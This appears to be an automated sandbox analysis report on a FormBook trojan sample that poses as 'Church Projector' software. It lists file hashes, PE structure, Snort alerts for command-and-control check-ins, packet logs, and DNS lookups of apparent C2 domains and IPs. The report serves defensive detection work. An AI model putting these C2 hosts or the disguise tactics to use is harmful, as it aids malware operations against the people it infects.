Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.6258646097638785
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	g1EhgmCqCD.exe
File size:	665600
MD5:	5551346aa9f251895021b95a2a7cc390
SHA1:	acbcecf7599d3c33f6f2a36c0947cfc633d0a406
SHA256:	9e189d8d48a66d2f53c972275642da7cbc8ad51b20f04cf1d592bef360db50cf
SHA512:	35e43a0f2ef1dd2dfaf921d8af3a4f3ef0f4675479d496141358561c84a3b8c8b1a5bd9497fe6c26757d3e6637edab538ac587d73bc6d47e9b90b751abf55ba3
SSDEEP:	12288:62gypDoyIcOKM5r2uA2rUaML6/tsXpeAr9rF2gRGnURucvUkgDavaijBCir:zgypPzOKp4tR/2XpeAr9rFvzu0Z4ir

General

File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...V..`..............P.............&=... ...@....@.. ....@................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4a3d26
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60911B56 [Tue May 4 10:00:54 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa3cd4	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa4000	0x414	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa1d2c	0xa1e00	False	0.798448057432	data	7.63788106715	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa4000	0x414	0x600	False	0.287760416667	data	2.40391345759	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa6000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xa4058	0x3b8	COM executable for DOS		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Felix Jeyareuben 2012
Assembly Version	2.0.0.0
InternalName	OnSerializedAttribute.exe
FileVersion	2.0
CompanyName	www.churchsw.org
LegalTrademarks	Church Software
Comments	
ProductName	Church Projector
ProductVersion	2.0
FileDescription	Church Projector
OriginalFilename	OnSerializedAttribute.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-18:40:11.893380	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49761	80	192.168.2.4	184.168.131.241
05/04/21-18:40:11.893380	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49761	80	192.168.2.4	184.168.131.241
05/04/21-18:40:11.893380	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49761	80	192.168.2.4	184.168.131.241
05/04/21-18:40:37.667261	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.4	34.102.136.180
05/04/21-18:40:37.667261	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.4	34.102.136.180
05/04/21-18:40:37.667261	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.4	34.102.136.180
05/04/21-18:40:37.868899	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49763	34.102.136.180	192.168.2.4
05/04/21-18:40:43.289161	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49765	34.102.136.180	192.168.2.4
05/04/21-18:41:11.497022	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49770	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:40:05.923744917 CEST	49760	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:06.123193026 CEST	80	49760	184.168.131.241	192.168.2.4
May 4, 2021 18:40:06.124036074 CEST	49760	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:06.124053001 CEST	49760	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:06.324815035 CEST	80	49760	184.168.131.241	192.168.2.4
May 4, 2021 18:40:06.357764959 CEST	80	49760	184.168.131.241	192.168.2.4
May 4, 2021 18:40:06.357783079 CEST	80	49760	184.168.131.241	192.168.2.4
May 4, 2021 18:40:06.358078003 CEST	49760	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:06.358093977 CEST	49760	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:06.557281017 CEST	80	49760	184.168.131.241	192.168.2.4
May 4, 2021 18:40:11.698854923 CEST	49761	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:11.893053055 CEST	80	49761	184.168.131.241	192.168.2.4
May 4, 2021 18:40:11.893363953 CEST	49761	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:11.893379927 CEST	49761	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:12.089917898 CEST	80	49761	184.168.131.241	192.168.2.4
May 4, 2021 18:40:12.124341011 CEST	80	49761	184.168.131.241	192.168.2.4
May 4, 2021 18:40:12.124362946 CEST	80	49761	184.168.131.241	192.168.2.4
May 4, 2021 18:40:12.124597073 CEST	49761	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:12.124614000 CEST	49761	80	192.168.2.4	184.168.131.241
May 4, 2021 18:40:12.317548990 CEST	80	49761	184.168.131.241	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:40:37.625993013 CEST	49763	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:37.666980982 CEST	80	49763	34.102.136.180	192.168.2.4
May 4, 2021 18:40:37.667131901 CEST	49763	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:37.667260885 CEST	49763	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:37.708126068 CEST	80	49763	34.102.136.180	192.168.2.4
May 4, 2021 18:40:37.868899107 CEST	80	49763	34.102.136.180	192.168.2.4
May 4, 2021 18:40:37.868921041 CEST	80	49763	34.102.136.180	192.168.2.4
May 4, 2021 18:40:37.869244099 CEST	49763	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:37.869275093 CEST	49763	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:37.910165071 CEST	80	49763	34.102.136.180	192.168.2.4
May 4, 2021 18:40:42.954565048 CEST	49765	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:42.995554924 CEST	80	49765	34.102.136.180	192.168.2.4
May 4, 2021 18:40:42.995910883 CEST	49765	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:42.996263027 CEST	49765	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:43.037198067 CEST	80	49765	34.102.136.180	192.168.2.4
May 4, 2021 18:40:43.289160967 CEST	80	49765	34.102.136.180	192.168.2.4
May 4, 2021 18:40:43.289185047 CEST	80	49765	34.102.136.180	192.168.2.4
May 4, 2021 18:40:43.289745092 CEST	49765	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:43.289786100 CEST	49765	80	192.168.2.4	34.102.136.180
May 4, 2021 18:40:43.330719948 CEST	80	49765	34.102.136.180	192.168.2.4
May 4, 2021 18:40:48.383549929 CEST	49766	80	192.168.2.4	198.54.117.216
May 4, 2021 18:40:48.587084055 CEST	80	49766	198.54.117.216	192.168.2.4
May 4, 2021 18:40:48.587832928 CEST	49766	80	192.168.2.4	198.54.117.216
May 4, 2021 18:40:49.213042974 CEST	49766	80	192.168.2.4	198.54.117.216
May 4, 2021 18:40:49.417438984 CEST	80	49766	198.54.117.216	192.168.2.4
May 4, 2021 18:40:49.417567968 CEST	80	49766	198.54.117.216	192.168.2.4
May 4, 2021 18:40:54.522350073 CEST	49767	80	192.168.2.4	107.180.51.23
May 4, 2021 18:40:54.654962063 CEST	80	49767	107.180.51.23	192.168.2.4
May 4, 2021 18:40:54.655168056 CEST	49767	80	192.168.2.4	107.180.51.23
May 4, 2021 18:40:54.655491114 CEST	49767	80	192.168.2.4	107.180.51.23
May 4, 2021 18:40:54.790168047 CEST	80	49767	107.180.51.23	192.168.2.4
May 4, 2021 18:40:55.149972916 CEST	49767	80	192.168.2.4	107.180.51.23
May 4, 2021 18:40:55.324285984 CEST	80	49767	107.180.51.23	192.168.2.4
May 4, 2021 18:40:55.565521955 CEST	80	49767	107.180.51.23	192.168.2.4
May 4, 2021 18:40:55.565546989 CEST	80	49767	107.180.51.23	192.168.2.4
May 4, 2021 18:40:55.565664053 CEST	49767	80	192.168.2.4	107.180.51.23
May 4, 2021 18:40:55.565695047 CEST	49767	80	192.168.2.4	107.180.51.23
May 4, 2021 18:41:00.382936954 CEST	49768	80	192.168.2.4	172.247.179.61
May 4, 2021 18:41:00.597582102 CEST	80	49768	172.247.179.61	192.168.2.4
May 4, 2021 18:41:00.597819090 CEST	49768	80	192.168.2.4	172.247.179.61
May 4, 2021 18:41:00.597980022 CEST	49768	80	192.168.2.4	172.247.179.61
May 4, 2021 18:41:00.813927889 CEST	80	49768	172.247.179.61	192.168.2.4
May 4, 2021 18:41:00.817074060 CEST	80	49768	172.247.179.61	192.168.2.4
May 4, 2021 18:41:00.817281961 CEST	49768	80	192.168.2.4	172.247.179.61
May 4, 2021 18:41:00.817332029 CEST	49768	80	192.168.2.4	172.247.179.61
May 4, 2021 18:41:01.031989098 CEST	80	49768	172.247.179.61	192.168.2.4
May 4, 2021 18:41:11.251394987 CEST	49770	80	192.168.2.4	34.102.136.180
May 4, 2021 18:41:11.292433977 CEST	80	49770	34.102.136.180	192.168.2.4
May 4, 2021 18:41:11.294339895 CEST	49770	80	192.168.2.4	34.102.136.180
May 4, 2021 18:41:11.294384956 CEST	49770	80	192.168.2.4	34.102.136.180
May 4, 2021 18:41:11.335407019 CEST	80	49770	34.102.136.180	192.168.2.4
May 4, 2021 18:41:11.497021914 CEST	80	49770	34.102.136.180	192.168.2.4
May 4, 2021 18:41:11.497056007 CEST	80	49770	34.102.136.180	192.168.2.4
May 4, 2021 18:41:11.497194052 CEST	49770	80	192.168.2.4	34.102.136.180
May 4, 2021 18:41:11.497219086 CEST	49770	80	192.168.2.4	34.102.136.180
May 4, 2021 18:41:11.538275957 CEST	80	49770	34.102.136.180	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:38:54.024626017 CEST	53	65298	8.8.8.8	192.168.2.4
May 4, 2021 18:38:54.025485992 CEST	53	65298	8.8.8.8	192.168.2.4
May 4, 2021 18:38:54.268990993 CEST	59123	53	192.168.2.4	8.8.8.8
May 4, 2021 18:38:54.330634117 CEST	53	59123	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:38:55.011109114 CEST	54531	53	192.168.2.4	8.8.8.8
May 4, 2021 18:38:55.074928045 CEST	53	54531	8.8.8.8	192.168.2.4
May 4, 2021 18:38:55.537355900 CEST	49714	53	192.168.2.4	8.8.8.8
May 4, 2021 18:38:55.585961103 CEST	53	49714	8.8.8.8	192.168.2.4
May 4, 2021 18:38:56.369191885 CEST	58028	53	192.168.2.4	8.8.8.8
May 4, 2021 18:38:56.417763948 CEST	53	58028	8.8.8.8	192.168.2.4
May 4, 2021 18:38:57.321439981 CEST	53097	53	192.168.2.4	8.8.8.8
May 4, 2021 18:38:57.370109081 CEST	53	53097	8.8.8.8	192.168.2.4
May 4, 2021 18:38:58.314707994 CEST	49257	53	192.168.2.4	8.8.8.8
May 4, 2021 18:38:58.363447905 CEST	53	49257	8.8.8.8	192.168.2.4
May 4, 2021 18:38:59.156027079 CEST	62389	53	192.168.2.4	8.8.8.8
May 4, 2021 18:38:59.213253975 CEST	53	62389	8.8.8.8	192.168.2.4
May 4, 2021 18:39:00.725415945 CEST	49910	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:00.777441025 CEST	53	49910	8.8.8.8	192.168.2.4
May 4, 2021 18:39:01.888232946 CEST	55854	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:01.940443993 CEST	53	55854	8.8.8.8	192.168.2.4
May 4, 2021 18:39:02.905877113 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:02.954597950 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 18:39:03.954514980 CEST	63153	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:04.004987001 CEST	53	63153	8.8.8.8	192.168.2.4
May 4, 2021 18:39:04.944576025 CEST	52991	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:04.996160030 CEST	53	52991	8.8.8.8	192.168.2.4
May 4, 2021 18:39:05.830091000 CEST	53700	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:05.879779100 CEST	53	53700	8.8.8.8	192.168.2.4
May 4, 2021 18:39:06.929821968 CEST	51726	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:06.981394053 CEST	53	51726	8.8.8.8	192.168.2.4
May 4, 2021 18:39:07.703725100 CEST	56794	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:07.752402067 CEST	53	56794	8.8.8.8	192.168.2.4
May 4, 2021 18:39:08.508982897 CEST	56534	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:08.557581902 CEST	53	56534	8.8.8.8	192.168.2.4
May 4, 2021 18:39:10.943303108 CEST	56627	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:10.994750977 CEST	53	56627	8.8.8.8	192.168.2.4
May 4, 2021 18:39:11.739748001 CEST	56621	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:11.788924932 CEST	53	56621	8.8.8.8	192.168.2.4
May 4, 2021 18:39:12.730926037 CEST	63116	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:12.779702902 CEST	53	63116	8.8.8.8	192.168.2.4
May 4, 2021 18:39:13.722815990 CEST	64078	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:13.771832943 CEST	53	64078	8.8.8.8	192.168.2.4
May 4, 2021 18:39:15.879122972 CEST	64801	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:15.928826094 CEST	53	64801	8.8.8.8	192.168.2.4
May 4, 2021 18:39:24.070565939 CEST	61721	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:24.121550083 CEST	53	61721	8.8.8.8	192.168.2.4
May 4, 2021 18:39:45.333444118 CEST	51255	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:45.443583012 CEST	53	51255	8.8.8.8	192.168.2.4
May 4, 2021 18:39:46.129746914 CEST	61522	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:46.243702888 CEST	53	61522	8.8.8.8	192.168.2.4
May 4, 2021 18:39:46.968714952 CEST	52337	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:47.028048992 CEST	53	52337	8.8.8.8	192.168.2.4
May 4, 2021 18:39:47.536840916 CEST	55046	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:47.593750000 CEST	53	55046	8.8.8.8	192.168.2.4
May 4, 2021 18:39:48.269646883 CEST	49612	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:48.327791929 CEST	53	49612	8.8.8.8	192.168.2.4
May 4, 2021 18:39:49.094772100 CEST	49285	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:49.154519081 CEST	53	49285	8.8.8.8	192.168.2.4
May 4, 2021 18:39:49.239351034 CEST	50601	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:49.282809019 CEST	60875	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:49.290956020 CEST	53	50601	8.8.8.8	192.168.2.4
May 4, 2021 18:39:49.349447012 CEST	53	60875	8.8.8.8	192.168.2.4
May 4, 2021 18:39:49.796359062 CEST	56448	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:49.911396027 CEST	53	56448	8.8.8.8	192.168.2.4
May 4, 2021 18:39:50.620918989 CEST	59172	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:50.677948952 CEST	53	59172	8.8.8.8	192.168.2.4
May 4, 2021 18:39:51.735912085 CEST	62420	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:51.787457943 CEST	53	62420	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:39:52.639520884 CEST	60579	53	192.168.2.4	8.8.8.8
May 4, 2021 18:39:52.689064980 CEST	53	60579	8.8.8.8	192.168.2.4
May 4, 2021 18:40:04.444891930 CEST	50183	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:04.504713058 CEST	53	50183	8.8.8.8	192.168.2.4
May 4, 2021 18:40:05.845329046 CEST	61531	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:05.918068886 CEST	53	61531	8.8.8.8	192.168.2.4
May 4, 2021 18:40:11.368455887 CEST	49228	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:11.437558889 CEST	53	49228	8.8.8.8	192.168.2.4
May 4, 2021 18:40:17.135504961 CEST	59794	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:17.205519915 CEST	53	59794	8.8.8.8	192.168.2.4
May 4, 2021 18:40:22.243833065 CEST	55916	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:22.302524090 CEST	53	55916	8.8.8.8	192.168.2.4
May 4, 2021 18:40:27.308279037 CEST	52752	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:27.432954073 CEST	53	52752	8.8.8.8	192.168.2.4
May 4, 2021 18:40:32.453119040 CEST	60542	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:32.517307043 CEST	53	60542	8.8.8.8	192.168.2.4
May 4, 2021 18:40:35.333406925 CEST	60689	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:35.385313988 CEST	53	60689	8.8.8.8	192.168.2.4
May 4, 2021 18:40:37.547240973 CEST	64206	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:37.566108942 CEST	50904	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:37.624808073 CEST	53	64206	8.8.8.8	192.168.2.4
May 4, 2021 18:40:37.639240026 CEST	53	50904	8.8.8.8	192.168.2.4
May 4, 2021 18:40:42.891275883 CEST	57525	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:42.952469110 CEST	53	57525	8.8.8.8	192.168.2.4
May 4, 2021 18:40:48.309123039 CEST	53814	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:48.381818056 CEST	53	53814	8.8.8.8	192.168.2.4
May 4, 2021 18:40:54.461986065 CEST	53418	53	192.168.2.4	8.8.8.8
May 4, 2021 18:40:54.520982981 CEST	53	53418	8.8.8.8	192.168.2.4
May 4, 2021 18:41:00.170859098 CEST	62833	53	192.168.2.4	8.8.8.8
May 4, 2021 18:41:00.381505013 CEST	53	62833	8.8.8.8	192.168.2.4
May 4, 2021 18:41:05.823858023 CEST	59260	53	192.168.2.4	8.8.8.8
May 4, 2021 18:41:05.892970085 CEST	53	59260	8.8.8.8	192.168.2.4
May 4, 2021 18:41:11.189289093 CEST	49944	53	192.168.2.4	8.8.8.8
May 4, 2021 18:41:11.250770092 CEST	53	49944	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 18:40:05.845329046 CEST	192.168.2.4	8.8.8.8	0xc5d1	Standard query (0)	www.kayandbernard.com	A (IP address)	IN (0x0001)
May 4, 2021 18:40:11.368455887 CEST	192.168.2.4	8.8.8.8	0x908e	Standard query (0)	www.palomachurch.com	A (IP address)	IN (0x0001)
May 4, 2021 18:40:17.135504961 CEST	192.168.2.4	8.8.8.8	0x5848	Standard query (0)	www.fnatic-skins.club	A (IP address)	IN (0x0001)
May 4, 2021 18:40:22.243833065 CEST	192.168.2.4	8.8.8.8	0x8bda	Standard query (0)	www.cats16.com	A (IP address)	IN (0x0001)
May 4, 2021 18:40:27.308279037 CEST	192.168.2.4	8.8.8.8	0x8589	Standard query (0)	www.benleefoto.com	A (IP address)	IN (0x0001)
May 4, 2021 18:40:32.453119040 CEST	192.168.2.4	8.8.8.8	0x17f9	Standard query (0)	www.web-evo.com	A (IP address)	IN (0x0001)
May 4, 2021 18:40:37.547240973 CEST	192.168.2.4	8.8.8.8	0x7eb8	Standard query (0)	www.gb-contracting.com	A (IP address)	IN (0x0001)
May 4, 2021 18:40:42.891275883 CEST	192.168.2.4	8.8.8.8	0x2edd	Standard query (0)	www.effectivemarketinginc.com	A (IP address)	IN (0x0001)
May 4, 2021 18:40:48.309123039 CEST	192.168.2.4	8.8.8.8	0x5ec0	Standard query (0)	www.donelys.com	A (IP address)	IN (0x0001)
May 4, 2021 18:40:54.461986065 CEST	192.168.2.4	8.8.8.8	0xf194	Standard query (0)	www.timbraunmusician.com	A (IP address)	IN (0x0001)
May 4, 2021 18:41:00.170859098 CEST	192.168.2.4	8.8.8.8	0x7c0e	Standard query (0)	www.anygivenrunday.com	A (IP address)	IN (0x0001)
May 4, 2021 18:41:05.823858023 CEST	192.168.2.4	8.8.8.8	0x13ea	Standard query (0)	www.mollysmulligan.com	A (IP address)	IN (0x0001)
May 4, 2021 18:41:11.189289093 CEST	192.168.2.4	8.8.8.8	0xf6ca	Standard query (0)	www.2000deal.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 18:40:05.918068886 CEST	8.8.8.8	192.168.2.4	0xc5d1	No error (0)	www.kayandbernard.com	kayandbernard.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:40:05.918068886 CEST	8.8.8.8	192.168.2.4	0xc5d1	No error (0)	kayandbernard.com		184.168.131.241	A (IP address)	IN (0x0001)
May 4, 2021 18:40:11.437558889 CEST	8.8.8.8	192.168.2.4	0x908e	No error (0)	www.palomachurch.com	palomachurch.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:40:11.437558889 CEST	8.8.8.8	192.168.2.4	0x908e	No error (0)	palomachurch.com		184.168.131.241	A (IP address)	IN (0x0001)
May 4, 2021 18:40:17.205519915 CEST	8.8.8.8	192.168.2.4	0x5848	Name error (3)	www.fnatic-skins.club	none	none	A (IP address)	IN (0x0001)
May 4, 2021 18:40:22.302524090 CEST	8.8.8.8	192.168.2.4	0x8bda	Name error (3)	www.cats16.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 18:40:27.432954073 CEST	8.8.8.8	192.168.2.4	0x8589	Server failure (2)	www.benleefoto.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 18:40:32.517307043 CEST	8.8.8.8	192.168.2.4	0x17f9	Name error (3)	www.web-evo.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 18:40:37.624808073 CEST	8.8.8.8	192.168.2.4	0x7eb8	No error (0)	www.gb-contracting.com	gb-contracting.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:40:37.624808073 CEST	8.8.8.8	192.168.2.4	0x7eb8	No error (0)	gb-contracting.com		34.102.136.180	A (IP address)	IN (0x0001)
May 4, 2021 18:40:42.952469110 CEST	8.8.8.8	192.168.2.4	0x2edd	No error (0)	www.effectivemarketinginc.com	effectivemarketinginc.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 18:40:42.952469110 CEST	8.8.8.8	192.168.2.4	0x2edd	No error (0)	effectivemarketinginc.com		34.102.136.180	A (IP address)	IN (0x0001)
